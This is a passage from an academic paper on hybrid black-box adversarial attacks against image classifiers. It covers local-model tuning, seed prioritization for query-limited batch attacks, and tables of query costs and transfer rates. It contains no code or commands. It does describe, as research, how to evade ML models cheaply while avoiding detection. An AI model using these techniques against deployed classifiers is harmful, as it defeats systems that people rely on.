For our subsequent experiments on CIFAR10 models, we use the Normal-3 and Robust-2 ensembles as these give the highest transfer rates to normal and robust target models.

4.6 Local Model Tuning

To test the hypothesis that the labels learned from optimization attacks can be used to tune local models, we measure the impact of tuning on the local models' transfer rate.

During black-box gradient attacks, there are two different types of input-label pairs generated. One type is produced by adding small magnitudes of random noise to the current image to estimate target model gradients. The other type is generated by perturbing the current image in the direction of estimated gradients. We only use the latter input-label pairs as they contain richer information about the target model boundary since the perturbed image moves towards the decision boundary. These by-products of the black-box attack search can be used to retrain the local models (line 15 in Algorithm 1). The newly generated image and label pairs are

Model	Gradient Attack	Transfer Rate (%)	
		Static	*Tuned*
MNIST (N, t)	AutoZOOM	60.6	**64.4**
	NES	60.6	**77.9**
MNIST (**R**, u)	AutoZOOM	3.4	**4.3**
	NES	3.4	**4.5**
CIFAR10 (N, t)	AutoZOOM	**65.6**	8.6
	NES	**65.6**	33.4
CIFAR10 (**R**, u)	AutoZOOM	**9.4**	8.8
	NES	**9.4**	9.3

Table 5: Impact of tuning local models on transfer rates (Baseline + Hypothesis 2): gradient attacks start from original seed. Transfer rate is measured on independently sampled test images and is averaged over 5 runs. The results for (N, t) are targeted attacks on normal models; (**R**, u) are untargeted attacks on robust models.

added to the original training set to form the new training set, and the local models are fine-tuned on the new training set. As more images are attacked, the training set size can quickly explode. To avoid this, when the size of new training set exceeds a certain threshold c, we randomly sample c of the training data and conduct fine-tuning using the sampled training set. For MNIST and CIFAR10, we set the threshold c as the standard training data size (60,000 for MNIST and 50,000 for CIFAR10). At the beginning of hybrid attack, the training set consists of the original seeds available to the attacker with their ground-truth labels (i.e., 1,000 seeds for MNIST and CIFAR10 shown in Section 4.2).

Algorithm 1 shows the local model being updated after every seed, but considering the computational cost required for tuning, we only update the model periodically. For MNIST, we update the model after every 50 seeds; for CIFAR10, we update after 100 seeds (we were not able to conduct the tuning experiments for the ImageNet models because of the high cost of each attack and of retraining). To check the transferability of the tuned local models, we independently sample 100 unseen images from each of the 10 classes, use the local model ensemble to find candidate adversarial examples, and test the candidate adversarial examples on the black-box target model to measure the transfer rate.

We first test whether the local model can be fine-tuned by the label by-products of baseline gradient attacks (Baseline attack + H2) by checking the transfer rate of local models before and after the fine-tuning process. We then test whether attack efficiency of hybrid attack can be boosted by fine-tuning local models during the attack process (Baseline attack + H1 + H2) by reporting their average query cost and attack success rate. The first experiment helps us to check applicability of H2 without worrying about possible interactions between H2 with other hypotheses. The second experiment evaluates how much attackers can benefit from fine-tuning the local models in combination with hybrid attacks.

We report the results of the first experiment in Table 5. For the MNIST model, we observe increases in the transfer rate of local models by fine-tuning using the byproducts of both attack methods—the transfer rate increases from 60.6% to 77.9% for NES, and from 60.6% to 64.4% for AutoZOOM. Even against the robust MNIST models, the transfer rate improves from the initial value of 3.4% to 4.3% (AutoZOOM) and 4.5% (NES). However, for CIFAR10 dataset, we observe a significant decrease in transfer rate. For the normal CIFAR10 target model, the original transfer rate is as high as 65.6%, but with fine-tuning, the transfer rate decrease significantly (decreased to 8.6% and 33.4% for AutoZOOM and NES respectively). A similar trend is also observed for the robust CIFAR10 target model. These results suggest that the examples used in the attacks are less useful as training examples for the CIFAR10 model than the original training set.

Our second experiment, reported in Table 6, combines the model tuning with the hybrid attack. Through our experiments, we observe that for MNIST models, the transfer rate also increases significantly by fine-tuning the local models. For the MNIST normal models, the (targeted) transfer rate increases from the original 60.6% to 74.7% and 76.9% for AutoZOOM and NES, respectively. The improved transfer rate is also higher than the results reported in first experiment. For the AutoZOOM attack, in the first experiment, the transfer rate can only be improved from 60.6% to 64.4% while in the second experiment, it is improved from 60.6% to 76.9%. Therefore, there might be some boosting effects by taking local AEs as starting points for gradient attacks. For the Madry robust model on MNIST, the low (untargeted) transfer rate improves by a relatively large amount, from the original 3.4% to 5.1% for AutoZOOM and 4.8% for NES (still a low transfer rate, but a 41% relative improvement over the original local model). The local models become more robust during the fine-tuning process. For example, with the NES attack, the local model attack success rate (attack success is defined as compromising all the local models) decreases significantly from the original 96.6% to 25.2%, which indicates the tuned local models are more resistant to the PGD attack. The improvements in transferability, obtained as a free by-product of the gradient attack, also lead to substantial cost reductions for the attack on MNIST, as seen in Table 6. For example, for the AutoZOOM attack on the MNIST normal model, the mean query cost is reduced by 31%, from 282 to 194 and the attack success rate is also increased slightly, from 98.9% for static local models to 99.5% for tuned local models. We observe similar patterns for robust MNIST model and demonstrate that Hypothesis 2 also holds on the MNIST dataset.

However, for CIFAR10, we still find no benefits from the tuning. Indeed, the transfer rate decreases, reducing both the attack success rate and increasing its mean query cost (Table 6). We do not have a clear understanding of the reasons the CIFAR10 tuning fails, but speculate it is related to the difficulty of training CIFAR10 models. The results returned

Model	Gradient Attack	Queries/AE		Success Rate (%)		Transfer Rate (%)	
		Static	*Tuned*	*Static*	*Tuned*	*Static*	*Tuned*
MNIST Normal (T)	AutoZOOM	282	**194**	98.9	**99.5**	60.6	**74.7**
	NES	1,000	**671**	89.2	**92.2**	60.6	**76.9**
MNIST Robust (U)	AutoZOOM	49,776	**42,755**	7.5	**8.6**	3.4	**5.1**
	NES	69,275	**51,429**	5.5	**7.3**	3.4	**4.8**
CIFAR10 Normal (T)	AutoZOOM	**276**	459	**98.2**	96.3	**65.6**	19.7
	NES	**340**	427	**99.8**	99.6	**65.6**	40.7
CIFAR10 Robust (U)	AutoZOOM	**2,532**	2,564	**65.3**	64.9	9.4	**10.1**
	NES	7,317	**7,303**	**38.0**	37.6	9.4	**10.7**

Table 6: Impact of tuning local models (averaged 5 times). Transfer rate is measured on independently sampled test images.

from gradient-based attacks are highly similar to a particular seed and may not be diverse enough to train effective local models. This is consistent with Carlini et al.'s findings that MNIST models tend to learn well from outliers (e.g., unnatural images) whereas more realistic datasets like CIFAR10 tend to learn well from more prototypical (e.g., natural) examples [7]. Therefore, fine-tuning CIFAR10 models using label by-products, which are more likely to be outliers, may diminish learning effectiveness. Potential solutions to this problem include tuning the local model with mixture of normal seeds and attack by-products. One may also consider keeping some fraction of model ensembles fixed during the fine-tuning process such that when by-products mislead the tuning process, these fixed models can mitigate the problem. We leave further exploration of this for future work.

5 Batch Attacks

Section 4 evaluates attacks assuming an attacker wants to attack every seed from some fixed set of initial seeds. In more realistic attack scenarios, each query to the model has some cost or risk to the attacker, and the attacker's goal is to find as many adversarial examples as possible using a limited total number of queries. Carlini et al. show that, defenders can identify purposeful queries for adversarial examples based on past queries and therefore, detection risk will increase significantly when many queries are made [11]. We call these attack scenarios *batch attacks*. To be efficient in these resource-limited settings, attackers should prioritize "easy-to-attack" seeds.

A seed prioritization strategy can easily be incorporated into the hybrid attack algorithm by defining the *selectSeed* function used in step 6 in Algorithm 1 to return the most promising seed:

$$\arg\min_{\mathbf{x}\in\mathbf{X}} \mathit{EstimatedAttackCost}(\mathbf{x}, F).$$


To clearly present the hybrid attack strategy in the batch setting, we present a two-phase strategy: in the first phase, local model information is utilized to find likely-to-transfer seeds; in the second phase, target model information is used to select candidates for optimization attacks. This split reduces the generality of the attack, but simplifies our presentation and analysis. Since direct transfers have such low cost (that is, one query when they succeed) compared to the optimization attacks, constraining the attack to try all the transfer candidates first does not compromise efficiency. More advanced attacks might attempt multiple transfer attempts per seed, in which case the decision may be less clear when to switch to an optimization attack. We do not consider such attacks here.

5.1 First Phase: Transfer Attack


Since the first phase seeks to find direct transfers, it needs to execute without any information from the target model. The goal is to order the seeds by likelihood of finding a direct transfer before any query is done to the model. As before, we do assume the attacker has access to pretrained local models, so can use those models both to find candidates for transfer attacks and to prioritize the seeds.

Within the transfer attack phase, we use a prioritization strategy based on the number of PGD-Steps of the local models to predict the transfer likelihood of each image. We explored using other metrics based on local model information such as local model attack loss and local prediction score gap (difference in the prediction confidence of highest and second highest class), but did not find significant differences in the prioritization performance compared to PGD-Step. Hence, we only present results using PGD-Steps here.

Prioritizing based on PGD Steps. We surmised that the easier it is to find an adversarial example against the local models for a seed, the more likely that seed has a large vulnerability region in the target model. One way to measure this difficult is the number of PGD steps used to find a successful local adversarial example and we prioritize seeds that require less number of PGD steps. To be more specific, we first group images by their number of successfully attacked local models (e.g., k out of K local models), and then prioritize images in each group based on their number of PGD steps used to find the adversarial examples that compromises the k local models. We prioritize adversarial examples that succeed against more of the local models (i.e., larger value of k) with the assumption that adversarial examples succeed on more local models



(a) Local Normal-3 Ensemble: NA, NB, NC



(b) Local Robust-2 Ensemble: R-DenseNet, R-ResNet

Figure 2: First phase (transfer only) attack prioritization (untargeted attack on robust CIFAR10 model, average over 5 runs). Solid line denotes the mean value and shaded area denotes the 95% confidence interval.

Local Ensemble	Metric	First AE	Top 1%	Top 2%	Top 5%
Normal-3	Local PGD Step	1.4 ± 0.5	20.4 ± 2.1	54.2 ± 5.6	218.2 ± 28.1
	Random	11.4 ± 0.5	100.8 ± 4.9	199.6 ± 9.7	496.6 ± 24.2
Robust-2	Local PGD Step	1.0 ± 0.0	11.8 ± 0.4	25.6 ± 0.9	63.8 ± 0.8
	Random	4.0 ± 0.0	26.0 ± 0.0	50.4 ± 0.5	124.2 ± 1.3

Table 7: Impact of prioritization for first phase (robust CIFAR10 Model, average over 5 runs).

tend to have higher chance to transfer to the "unknown" target model. Above prioritization strategy is the combination of the metrics of number of successfully compromised local models and PGD steps. We also independently tested the impact of each of the two metrics, and found that the PGD-step based metrics perform better than the number of successfully attacked models, and our current metric of combining the number of PGD steps and the number of successfully attacked models is more stable compared to just using the PGD steps.


Results. Our prioritization strategy in the first phase sorts images and each seed is queried once to obtain direct transfers. We compare with the baseline of *random* selection of seeds where the attacker queries each seed once in random order to show the advantage of prioritizing seeds based on PGD-Steps.

Figure 2 shows the results of untargeted attack on the Madry robust CIFAR10 model for both normal and robust local model ensembles. Note that first phase attack only checks transferability of the candidate adversarial examples and is independent from the black-box optimization attacks. All results are averaged over five runs. In all cases, we observe that, checking transferability with prioritized order in the first phase is significantly better than checking the transferability in random order. More quantitative information is given in Table 7. For the untargeted attack on robust CIFAR10 model with the three normal local models (NA, NB, NC), when attacker is interested in obtaining 1% of the total 1,000 seeds, checking transferability with prioritized order reduces the cost substantially—with prioritization, it takes 20.4 queries on average, compared to 100.8 with random order. We observed similar patterns for other datasets and models.


5.2 Second Phase: Optimization Attacks

The transfer attack used in the first phase is query efficient, but has low success rate. Hence, when it does not find enough adversarial examples, the attack continues by attempting the optimization attacks on the remaining images. In this section, we show that the cost of the optimization attacks on these images varies substantially, and then evaluate prioritization strategies to identify low-cost seeds.

Query Cost Variance of Non-transfers. Figure 3 shows the query distributions of non-transferable images for MNIST, CIFAR10 and ImageNet using the NES attack starting from local adversarial examples (similar patterns are observed for the AutoZOOM attack). For ImageNet, when images are sorted by query cost, the top 10% of 97 images (excluding 3 direct transfers and 0 failed adversarial examples from the original 100 images) only takes on average 1,522 queries while the mean query cost of all 100 images is 14,828. So, an attacker interested in obtaining only 10% of the total 100 seeds us-



(a) MNIST and CIFAR10



(b) ImageNet

Figure 3: Query cost of NES attack on MNIST, CIFAR10 and ImageNet models. We exclude direct transfers (successfully attacked during first phase) and seeds for which no adversarial example was found within the query limit (4000 for MNIST and CIFAR; 10,000 for ImageNet). All the target models are normal models with NES targeted attacks.

ing this prioritization reduces their cost by 90% compared to targeting seeds randomly. The impact is even higher for CIFAR10 — the mean query cost for obtaining adversarial examples for 10% of the seeds remaining after the transfer phase is reduced by nearly 95% (from 933 to 51) over the random ordering.

Prioritization Strategies. These results show the potential cost savings from prioritizing seeds in batch attacks, but to be able to exploit the variance we need a way to identify low-cost seeds in advance. We consider two different strategies for estimating the attack cost to implement the estimator for the *EstimatedAttackCost* function. The first uses same local information as adopted in the first phase: low-cost seeds tend to have lower PGD steps in the local attacks. The drawback of prioritizing all seeds only based on local model information is that local models may not produce useful estimates of the cost of attacking the target model. Hence, our second prioritization strategy uses information obtained from the single query to the target model that is made for each seed in the first phase. This query results in obtaining a target model prediction score for each seed, which we use to prioritize the remaining seeds in the second phase. Specifically, we find that low-cost seeds tend to have lower loss function values, defined with respect to the target model. The assumption that an input with a lower loss function value is closer to the attacker's goal is the same assumption that forms the basis of the optimization attacks.


Taking a targeted attack as an example, we compute the loss similarly to the loss function used in AutoZOOM [43]. For a given input $\mathbf{x}$ and target class t, the loss is calculated as

$$l(\mathbf{x}, t) = (\max_{i \neq t} \log f(\mathbf{x})_i - \log f(\mathbf{x})_t)^+$$


where $f(\mathbf{x})$ denotes the prediction score distribution of a seed. So, $f(\mathbf{x})_i$ is the model's prediction of the probability that $\mathbf{x}$ is in class i. Similarly, for an untargeted attack with original label y, the loss is defined as $l(\mathbf{x}, y) = \max(\log f(\mathbf{x})_y - \max_{i \neq y} \log f(\mathbf{x})_i)^+$. Here, the input $\mathbf{x}$ is the candidate starting point for an optimization attack. Thus, for hybrid attacks that start from a local candidate adversarial example, $\mathbf{z}'$, of the original seed $\mathbf{z}$, attack loss is computed with respect to $\mathbf{z}'$ instead of $\mathbf{z}$. For the baseline attack that starts from the original seed $\mathbf{z}$, the loss is computed with respect to $\mathbf{z}$.

Results. We evaluate the prioritization for the second phase using the same experimental setup as in Section 5.1. We compare the two prioritization strategies (based on local PGD steps and the target model loss) to random ordering of seeds to evaluate their effectiveness in identifying low-cost seeds. The baseline attacks (AutoZOOM and NES, starting from the original seeds) do not have a first phase transfer stage, so we defer the comparison results to next subsection, which shows performance of the combined two-phase attack.

Figure 4 shows the results for untargeted AutoZOOM attacks on the robust CIFAR10 model for local ensembles of both normal and robust models (results for the NES attack are not shown, but exhibit similar patterns). Using the target loss information estimates the attack cost better than the local PGD step ordering, while both prioritization strategies achieve much better performance than the random ordering. Table 8 summarizes the results. For example, for the untargeted AutoZOOM attack on robust CIFAR10 model with the Normal-3 local ensemble, an attacker who wants to obtain ten new adversarial examples (in addition to the 101 direct transfers found in the first phase) can find them using on average 1,248 queries using target model loss in the second phase, compared to 3,465 queries when using only local ensemble information, and 26,336 without any prioritization.



(a) Normal-3 Local Ensemble



(b) Robust-2 Local Ensemble

Figure 4: Impact of seed prioritization strategies in the second phase (AutoZOOM untargeted attack on robust CIFAR10 model, average over 5 runs). The x-axis denotes the query budget and the y-axis denotes the number of successful adversarial examples found with the given query budget. The maximum query budget is the sum of the query cost for attacking all seed images (i.e., the total number of queries used to attack all 1000 seeds for CIFAR10 models) — 1,656,818 for the attack with normal local models, and 1,444,980 for the attack with robust local models. The second phase starts at 1000 queries and the number of direct transfers found because it begins after checking the direct transfers in the first phase.

Local Ensemble	Metric	Additional 1%	Additional 2%	Additional 5%	Additional 10%
Normal-3	Target Loss	$1,248 \pm 93$	$1,560 \pm 147$	$2,739 \pm 118$	$6,229 \pm 336$
	Local PGD Step	$3,465 \pm 266$	$4,982 \pm 274$	$29,203 \pm 4,450$	$51,962 \pm 5,117$
	Random	$26,336 \pm 3,486$	$58,247 \pm 3,240$	$150,060 \pm 3,415$	$301,635 \pm 6,651$
Robust-2	Target Loss	$2,086 \pm 37$	$3,900 \pm 604$	$9,882 \pm 2,051$	$29,435 \pm 2,418$
	Local PGD Step	$6,009 \pm 834$	$10,875 \pm 1,391$	$28,625 \pm 3,148$	$75,002 \pm 5,663$
	Random	$49,410 \pm 1,596$	$99,900 \pm 3,261$	$258,278 \pm 2,136$	$512,398 \pm 6,606$


Table 8: Impact of different prioritization strategies for optimization attacks (AutoZOOM untargeted attack on robust CIFAR10 model, average over 5 runs). For different models, their number of direct transfers varies—for Normal-3 there are in average 101.2, for Robust-2 there are in average 407.4. We report the number of queries needed to find an additional x% (10, 20, 50, and 100 out of 1000 total seeds), using the remaining seeds after the first phase.

5.3 Overall Attack Comparison


To further validate effectiveness of the seed prioritized two-phase strategy, we evaluate the full attack combining both phases. Based on our analysis in the previous subsections, we use the best prioritization strategies for each phase: PGD-Step in the first phase and target loss value in the second phase. For the baseline attack, we simply adopt the target loss value to prioritize seeds. We evaluate the effectiveness in comparison with two degenerate strategies:

- *retroactive optimal* — this strategy is not realizable, but provides an upper bound for the seed prioritization. It assumes the attackers have prior knowledge of the true rank of each seed. That is, we assume a *selectSeed* function that always returns the best remaining seed.
- *random* — the attacker selects candidate seeds in a random order and conducts optimization attacks exhaustively (until either success or the query limit is reached) on each seed before trying the next one. This represents traditional black-box attacks that just attack every seed.

Here, we only present results of AutoZOOM attack on robust CIFAR10 model with normal local models and AutoZOOM attack on ImageNet models. The attack on robust CIFAR10 is the setting where the performance gain for the hybrid attack is least significant compared to other models (see Table 3), so this represents the most challenging scenario for our attack. In the ImageNet setting, the performance of the target loss based prioritization is not a significant improvement over random scheduling, so this represents the worst case for target loss prioritization for the baseline attack. Re-



(a) Target: Robust CIFAR10 Model



(b) Target: Standard ImageNet Model

Figure 5: Comparison of the target loss value based seed prioritization strategy to retroactive optimal and random search strategies (AutoZOOM baseline untargeted attack on robust CIFAR10 model and targeted attack on standard ImageNet model, averaged over 5 runs). Solid line denotes mean value and shaded area denotes the 95% confidence interval. Maximum query budget is 1,699,998 for robust CIFAR10 model, 4,393,314 for ImageNet.

Target Model	Prioritization Method	Top 1%	Top 2%	Top 5%	Top 10%
Robust	Retroactive Optimal	34.0 ± 2.0	119.2 ± 4.8	580.8 ± 35.0	$2,002 \pm 69$
CIFAR10	Target Loss	$1,070 \pm 13$	$1,170 \pm 16$	$1,765 \pm 12$	$3,502 \pm 85$
(1,000 Seeds)	Random	$25,005 \pm 108$	$51,325 \pm 221$	$130,284 \pm 561$	$261,883 \pm 1,128$
Standard	Retroactive Optimal	$7,492 \pm 1,078$	$16,590 \pm 1,755$	$49,255 \pm 4,945$	$114,832 \pm 7,430$
ImageNet	Target Loss	$32,490 \pm 5,857$	$58,665 \pm 8,268$	$89,541 \pm 8,459$	$257,594 \pm 13,738$
(100 Seeds)	Random	$22,178 \pm 705$	$66,532 \pm 2,114$	$199,595 \pm 6,341$	$421,365 \pm 13,387$


Table 9: Comparison of the target loss value based search to retroactive optimal and random search (AutoZOOM baseline untargeted attack on robust CIFAR10 model, targeted attack on standard ImageNet model, averaged over 5 runs). The "Top x%" columns give the total number of queries needed to find adversarial examples for x% of the total seeds.

sults of the two black-box attacks on all the other datasets and different combinations of target models and local models (only for the CIFAR10 dataset) show similar patterns.


The results of seed prioritization on baseline attacks are shown in Figure 5 and Table 9. For attacks on the robust CIFAR10 model, performance of the target loss strategy is much better than the random scheduling strategy. For example, in order to obtain 1% of the total 1,000 seeds, the target loss prioritization strategy costs 1,070 queries on average, while the random strategy consumes on average 25,005 queries, which is a 96% query savings. The retroactive optimal strategy is very effective in this case and significantly outperforms other strategies by only taking 34 queries. Against the ImageNet model, however, the target loss based strategy offers little improvement over random scheduling (Figure 5b). In contrast, performance of the two-phase strategy is still significantly better than random ordering.

We speculate that the difference in the performance of target loss strategy (for baseline attack) and two-phase strategy (for hybrid attack) on ImageNet is because the baseline attack starts from the original seeds, which are natural images and ImageNet models tend to overfit to these natural images. Therefore, the target loss value computed with respect to these images is less helpful in predicting their actual attack cost, which leads to poor prioritization performance. In contrast, the hybrid attack starts from local adversarial examples, which deviate from the natural distribution so ImageNet models are less likely to overfit to these images. Thus, the target loss is better correlated with the true attack cost and the prioritization performance is also improved.

Figure 6 shows the results for the full two-phase strategy. The seed prioritized two-phase strategy approaches the performance of the (unrealizable) retroactive optimal strategy and substantially outperforms random scheduling. Table 10 shows the number of queries needed using each prioritization method to successfully attack 1%, 2%, 5% and 10% of the total candidate seeds (1000 images for CIFAR10 and 100 images for ImageNet). For the robust CIFAR10 target



(a) Target: Robust CIFAR10 Model, Local Ensemble: Normal-3



(b) Target: Standard ImageNet Model

Figure 6: Comparison of the two-phase seed prioritization strategy to retroactive optimal and random search strategies (AutoZOOM-based hybrid attack on robust CIFAR10 model and standard ImageNet model, average over 5 runs). Solid line denotes mean value and shaded area denotes the 95% confidence interval. Maximum query budget of attack against robust CIFAR10 model is 1,656,818 and attack against ImageNet models is 3,029,844.

Target Model	Prioritization Method	Top 1%	Top 2%	Top 5%	Top 10%
Robust	Retroactive Optimal	10.0 ± 0.0	20.0 ± 0.0	50.0 ± 0.0	107.8 ± 17.4
CIFAR10	Two-Phase Strategy	20.4 ± 2.1	54.2 ± 5.6	218.2 ± 28.2	826.2 ± 226.6
(1000 Seeds)	Random	$24,054 \pm 132$	$49,372 \pm 270$	$125,327 \pm 686$	$251,917 \pm 137$
Standard	Retroactive Optimal	1.0 ± 0.0	2.0 ± 0.0	$3,992 \pm 3,614$	$34,949 \pm 3,742$
ImageNet	Two-Phase Strategy	28.0 ± 2.0	38.6 ± 7.5	$18,351 \pm 13,175$	$78,844 \pm 11,837$
(100 Seeds)	Random	$15,046 \pm 423$	$45,136 \pm 1,270$	$135,406 \pm 3,811$	$285,855 \pm 8045$

Table 10: Comparison of the two-phase search to retroactive optimal and random search (AutoZOOM-based hybrid attack on robust CIFAR10 model and standard ImageNet model, average over 5 runs).

model, obtaining 10 new adversarial examples (1%), costs 20.4 queries on average using our two-phase strategy (not far off the 10 required by the unrealizable retroactive optimal, which takes only a single query for each since it can always find the direct transfer), while random ordering takes 24,054 queries. For ImageNet, the cost of obtaining the first new adversarial example (1%) using our two-phase strategy is 28 queries compared to over 15,000 with random prioritization.

6 Conclusion

Our results improve our understanding of black-box attacks against machine learning classifiers and show how efficiently an attacker may be able to successfully attack even robust target models. We propose a hybrid attack strategy, which combines recent transfer-based and optimization-based attacks. Across multiple datasets, our hybrid attack strategy dramatically improves state-of-the-art results in terms of the average query cost, and hence provides more accurate estimation of cost of black-box adversaries. We further consider a more practical attack setting, where the attacker has limited resources and aims to find many adversarial examples with a fixed number of queries. We show that a simple seed prioritization strategy can dramatically improve the overall efficiency of hybrid attacks.

Availability

Implementations and data for reproducing our results are available at https://github.com/suyeecav/Hybrid-Attack.

Acknowledgements

This work was supported by grants from the National Science Foundation (#1619098, #1804603, and #1850479) and research awards from Baidu and Intel, and cloud computing grants from Amazon.

References

[1] Abdullah Al-Dujaili and Una-May O'Reilly. There are no bit parts for sign bits in black-box attacks. *arXiv:1902.06894*, 2019.

[2] Moustafa Alzantot, Yash Sharma, Supriyo Chakraborty, and Mani Srivastava. GenAttack: Practical black-box attacks with gradient-free optimization. In *The Genetic and Evolutionary Computation Conference*, 2019.

[3] David Balduzzi, Marcus Frean, Lennox Leary, JP Lewis, Kurt Wan-Duo Ma, and Brian McWilliams. The shattered gradients problem: If resnets are the answer, then what is the question? In *International Conference on Machine Learning*, 2017.

[4] Arjun Nitin Bhagoji, Warren He, Bo Li, and Dawn Song. Exploring the space of black-box attacks on deep neural networks. In *European Conference on Computer Vision*, 2019.

[5] Wieland Brendel, Jonas Rauber, and Matthias Bethge. Decision-based adversarial attacks: Reliable attacks against black-box machine learning models. In *International Conference on Learning Representations*, 2018.

[6] Thomas Brunner, Frederik Diehl, Michael Truong Le, and Alois Knoll. Guessing smart: Biased sampling for efficient black-box adversarial attacks. *arXiv:1812.09803*, 2018.

[7] Nicholas Carlini, Ulfar Erlingsson, and Nicolas Papernot. Prototypical examples in deep learning: Metrics, characteristics, and utility. *https://openreview.net/forum?id=r1xyx3R9tQ*, 2018.

[8] Nicholas Carlini and David Wagner. Towards evaluating the robustness of neural networks. In *IEEE Symposium on Security and Privacy*, 2017.

[9] Jianbo Chen and Michael I Jordan. Boundary attack++: Query-efficient decision-based adversarial attack. *arXiv:1904.02144*, 2019.

[10] Pin-Yu Chen, Huan Zhang, Yash Sharma, Jinfeng Yi, and Cho-Jui Hsieh. ZOO: Zeroth order optimization based black-box attacks to deep neural networks without training substitute models. In *10th ACM Workshop on Artificial Intelligence and Security*, 2017.

[11] Steven Chen, Nicholas Carlini, and David Wagner. Stateful detection of black-box adversarial attacks. *arXiv:1907.05587*, 2019.

[12] Minhao Cheng, Thong Le, Pin-Yu Chen, Jinfeng Yi, Huan Zhang, and Cho-Jui Hsieh. Query-efficient hard-label black-box attack: An optimization-based approach. In *International Conference on Learning Representations*, 2019.

